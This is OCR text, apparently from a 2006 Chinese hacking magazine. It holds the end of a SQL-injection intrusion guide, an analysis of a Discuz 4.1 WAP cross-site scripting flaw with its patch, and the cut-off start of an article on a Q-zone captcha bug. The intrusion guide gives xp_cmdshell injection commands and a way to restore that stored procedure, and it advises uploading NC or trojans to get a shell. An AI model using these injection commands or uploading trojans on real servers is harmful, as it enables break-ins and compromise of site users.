


图8

5.ping 你自己的IP，可以查一下数据库服务器是否可以连接网络。

如果数据库服务器可以连接网络，我认为这个就不成问题了，可以上传NC、MT或灰鸽子之类的工具，来得到一个cmdshell。

但如果数据库服务器不能连接网络，这个就不好办了，我的一个思路是在数据库服务器上与网站服务器建立IPC$连接，然后再将木马拷到网站服务器上，不过试过N次都没有成功，在此也向X的小编和黑友们请教一下解决方法。

小编友情提示：

有可能是网站服务器已经使用防火墙屏蔽或是通过注册表禁止了IPC连接，致使你连接不成功，或是对方的目录作了严格的限制，因此，你无法成功的将文件传到对方电脑上；另外一个原因是对方系统为2003，这样，就算对方没有屏蔽或禁止IPC的连接，当你连接上IPC后，其权限也为guest，这样的话，你也是无法利用IPC成功上传文件的。

第五、关于执行命令

一般我们要执行CMD命令（在注入点上执行）的时候，主要是由xp_cmdshell存储过程（MSSQL扩展存储过程）。

格式：

注入点；exec master.. xp_cmdshell 'dir *.exe'。

安全意识高的管理员都会将此存储过程删除，我们的任务是恢复它，恢复它要用到sp_addextendedproc存储过程（此过程用于将新扩展存储过程注册到MSSQL中）。

格式：

注入点；exec master.dbo.sp_addextendedpro xp_cmdshell，@dllname='xplog70.dll'，dllname是从内存释放dll文件（动态链接库），当然也可以用相应的木马与注入工具进行恢复。

第六、扫描与旁注

我在没有办法进行注入攻击时，会请出X-scan、nmap等扫描工具，看看主机都开了什么端口，然后再根据扫描报告看有什么可以利用的地方，如这个主机是使用WinWebMail的邮箱系统，我可以去安全焦点、绿盟等网站查看相应的漏洞资料，也许会有帮助。如果主机不行，我还可以通过攻击IP上绑定其它域名进行旁注入侵，也总有一些是较脆弱的系统。

第七、总结、积累

搭建平台自己先试→查找注入点→猜解后台相关信息→暴路径→上传，这是基本入侵方法。不过，还是要注意平时的积累与灵活运用。其实SQL命令也不是很难记，大家只要把MSSQL安装盘上的帮助文档拷下来，我们所要的全部关于MSSQL的东西上面都有。最后就是对于每期的X都要认真阅读，每期你都会从上边找到自己需要的东西的。

Discuz4.1，跨站找WAP



文章难易度：☆☆☆☆
文章阅读点：掌握Discuz4.0及4.1版本最新的WAP跨站漏洞应用

玄猫

2006年5月3日凌晨，某著名站长论坛曝出Discuz4.1.0论坛程序出现跨站漏洞，官方正在进行修补的消息，Discuz官方也随即发布了补丁，但是在此之间，包括电脑报、木蚂蚁等多个大型论坛已经被挂马，可谓是五一长假期间最受关注的网络安全事件。

一、背景知识

Crossday Discuz! Board论坛系统（简称Discuz! 论坛，中国国家版权局著作权登记号 2003SR6623）是一个采用PHP和MySQL等其他多种数据库构建的高效论坛解决方案。作为商业软件产品，Discuz! 在代码质量、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面都在广大用户中有良好的口碑。凭借Discuz! 开发组长期积累的丰富的web开发及数据库经验和强于创新、追求完美的设计理念，使得Discuz! 在很短时间内以其鲜明的个性特色从国内外同类产品中脱颖而出。经过了效率最优化和负载能力最佳化设计的Discuz!，已获得了业内越来越多专家和权威企业的认可。

WAP的全称是whiess Application PrOtoc0，即无线通信应用协议。这种技术能让手机与互联网结合起来，为用户带来更大的通信空间。摩托罗拉、诺基亚、爱立信和美国的软件公司PHONE.COM（前UNWIRED PLANET）于1997年中联合发起设立无线应用协议（WAP）标准。它定义了一系列将互联网内容过滤和转化为适用移动通信的标准，使内容可以更容易地在移动终端上显示。WAP技术的出现，使许多新兴的增值业务成为可能。如现在人们在移动的情况下，即可通过WAP手机实现电子银行、电子商务、网上购物、网上炒股、电子邮件、浏览新闻和气象预报等方面的工作。

XSS又叫CSS（Cross Site Script），跨站脚本攻击。它指的是恶意攻击者往Web页面里插入恶意的html代码，当用户浏览该页时，嵌入其中Web里面的html代码会被执行，从而达到恶意用户的特殊目的。XSS属于被动式的攻击，因为其被动且不好利用，所以许多人常忽略其危害性。

二、漏洞详述

Discuz论坛允许使用手机访问论坛wap目录来访问论坛，用wap方式访问论坛时可以查看帖子和发送帖子、短消息等，但是其服务器端的处理过程并没有过滤wap方式发帖的标题，使得我们可以输入特殊构造的字符而引发跨站攻击。

首先来查看wap/index.php这个文件，我们可以看到如下关键代码：

```
if(in_array($action, array('home', 'login', 'stats',
'myphone', 'goto', 'forum', 'thread', 'post', 'pm'))) {
        require_once './include/'.$action.'.inc.php';
} else {
        wapmsg('undefined_action');
}
```

从代码我们可以知道，此文件根据动作不同，分别引入不同的处理文件，经过我们的测试，发帖时的动作是post，此时引入的是wap/include/post.inc.php这个文件。通过分析，我们得到其发帖处理的关键代码如下：

```
    if($post_invalid = checkpost()) {
            wapmsg($post_invalid);
    }
        if(checkflood()) {
            wapmsg('post_flood_ctrl');
        }

        $typeid = isset($forum['threadtypes']['types']
[$typeid]) ? $typeid : 0;
        if(!$typeid && $forum['threadtypes']['required']) {
            wapmsg('post_type_isnull');
        }
    $displayorder = $pinvisible = $modnewthreads ? -2 : 0;
        $db->query("INSERT INTO {$tablepre}threads (fid,
readperm, iconid, typeid, author, authorid, subject, dateline,
lastpost, lastposter, displayorder, digest, blog, poll,
attachment, moderated)
    VALUES ('$fid', '0', '0', '$typeid', '$discuz_user',
'$discuz_uid', '$subject', '$timestamp', '$timestamp',
'$discuz_user', '$displayorder', '0', '0', '0', '0', '0')");
        $tid = $db->insert_id();

    $db->query("INSERT INTO {$tablepre}posts (fid, tid, first,
author, authorid, subject, dateline, message, useip, invisible,
usesig, htmlon, bbcodeoff, smileyoff, parseurloff, attachment)
    VALUES ('$fid', '$tid', '1', '$discuz_user', '$discuz_uid',
'$subject', '$timestamp', '$message', '$onlineip',
'$pinvisible', '0', '0', '0', '0', '0', '0')");
        $pid = $db->insert_id();
```

不难发现，其并没有对获取的$subject这个变量进行过滤就直接插入了数据库，因此此处构成了跨站漏洞。

三、利用过程

由于需要使用wap发帖，使用手机进行测试固然可以，但是较为不便，因此我们使用PC机上的WAP模拟器－winwap来进行漏洞测试。我们在本地搭建了一个PHP环境，访问地址为http://127.0.0.1:8080/，安装Discuz论坛，WAP浏览是默认打开的，此时我们注册一个新用户Daniel用作测试。

首先安装Winwap for windows 3.2，然后使用Winwap访问http://127.0.0.1:8080/wap，如图1。

点击“登录”，使用我们刚才注册的帐号Daniel登录论坛，登录成功后进入任何一个版面，如图2。

点击“发新话题”这个链接，会打开发表话题页面，我们在标题处填写跨站字符，如图3。




图 1




图 2




图 3

这里我们只是测试，因此填写一段弹出对话框的javascript代码，实际操作中由于目的不同，可以填写其他的html或者javascript代码（基本上就是木马了），但是需要注意两点，第一，标题默认最多字数为80字；第二，winwap对中文支持不好，因此只能输入英文，但是读者可以使用其他的wap模拟器来测试。

然后我们再使用IE以正常方式打开此论坛版面，就会发现跨站代码已经被执行了，如图4。




图 4

四、补丁修补

以下是引自Discuz官方的漏洞修补方法：

如果你的网站已经被人植入恶意代码，可以通过下面的方法清除。

此问题只有开启了wap功能的论坛才可能会出现，如果您没开通wap功能，则不需要更新数据库，而直接更新补丁即可。

如果您开通了wap功能，那么请登录后台=〉数据库管理，然后输入如下语句。

```
UPDATE cdb_threads
SET subject = REPLACE(subject, '<', '') WHERE subject LIKE '%<%';
update cdb_posts
SET subject = REPLACE(subject, '<', '') WHERE subject LIKE '%<%';
```

当然，您可以先查询一下您的数据库中是否有这样的数据。并且可以看到是谁，在什么时候发了这样的帖子。代码如下：

```
SELECT * FROM cdb_threads WHERE subject LIKE '%<%';
SELECT * FROM cdb_posts WHERE subject LIKE '%<%';
```

当然我们还可以自己来修改post.inc.php和pm.inc.php这两个文件来实现对特殊字符的修改。由于篇幅原因，就不再详细叙述了，Discuz官方的补丁以及未打补丁版本的原文件在光盘中均有收录，大家可以自己对比查看。

五、后记

为了使得用户可以随时随地访问网站，为一个网站开放WAP功能，增加用户黏度，已经成为现在许多大网站的一致做法，同时，许多程序发布商也为其相应的程序制作了WAP功能，例如本文中出现漏洞的Discuz！论坛程序，以及非常流行的动网论坛、动易建站程序，但是在传统WEB领域中的安全威胁在WAP访问中一样威胁着网站的安全，有些程序员可能仅仅是没有考虑到WAP部分的威胁，但是可能还有部分程序员由于轻视WAP，认为在手机中，进行漏洞测试和利用是十分繁琐的，大部分手机甚至由于功能所限，根本不可能用来测试漏洞，但是其忽略了无论WAP还是WEB都是可以使用正常的数据发包进行测试的，使用PC上的WAP模拟器一样可以浏览WAP网站，并进行更好的漏洞测试，说到这里，玄猫还请各位朋友自己挖掘一下网上有WAP功能的程序中可能存在的威胁，并对比其与传统的漏洞在利用方式、危害以及漏洞成因方式的不同。

在此，特别感谢在发现漏洞后及时通知了Discuz论坛官方的落伍者论坛上的朋友，发现漏洞并及时通知官方而不是在没有补丁的情况下随便公布漏洞，才是一个合格的网络安全人员必备的职业道德。

（文章中涉及到的WinWAP及Discuz官方补丁，已经收录于光盘中）

文小编语 说来，这个漏洞公布的时间真的很不巧，偏偏赶在了许多网管朋友都放假的五一劳动节。5.3日晚上玄猫在QQ上通知了我，不过，当时我正在家中使用本本无线上网，本本上没有安装flashfxp，网站的密码也一时没有想起来，因此，是第二天才打上的补丁。其实跨站脚本攻击，对于网站本身的影响倒是不大，主要针对的就是浏览贴子的用户。这种将攻击目标锁定为无辜用户的形为，就让我们一起鄙视吧！

菜鸟采接Q-zone空间验证码的BUG

Breach

文章难度：★★★★
文章阅读点：在第4期"验证码也来捣乱—由Q-zone留言的小Bug说起"一文的基础上，使读者对于Q-zone验证码能够有一个更为全面的了解。

在看了06年04期玄猫写的"验证码也来捣乱—由Q-zone留言的小Bug说起"一文后，我对于验证码也来了兴趣。玄猫在文章中讲了很多有用的东西。比如为什么当我们在Q-zone空间里发布一条含有认证码的留言之后，再发布一条留言（我们确实是按照系统正常生成的那个认证码输入的，而不是我们添加的那一个认证码），就会返回"验证码错误"的信息，但再输入一次系统正常生成的那个认证码就可以成功留言。对于这个问题玄猫在文章中解释了，我简单归纳一下，同时也为下文做准备。玄猫对此的解释是：由于QQ页面的显示比较特殊，是通过利用类似AJAX的技术来实现页面的显示的，如图1。

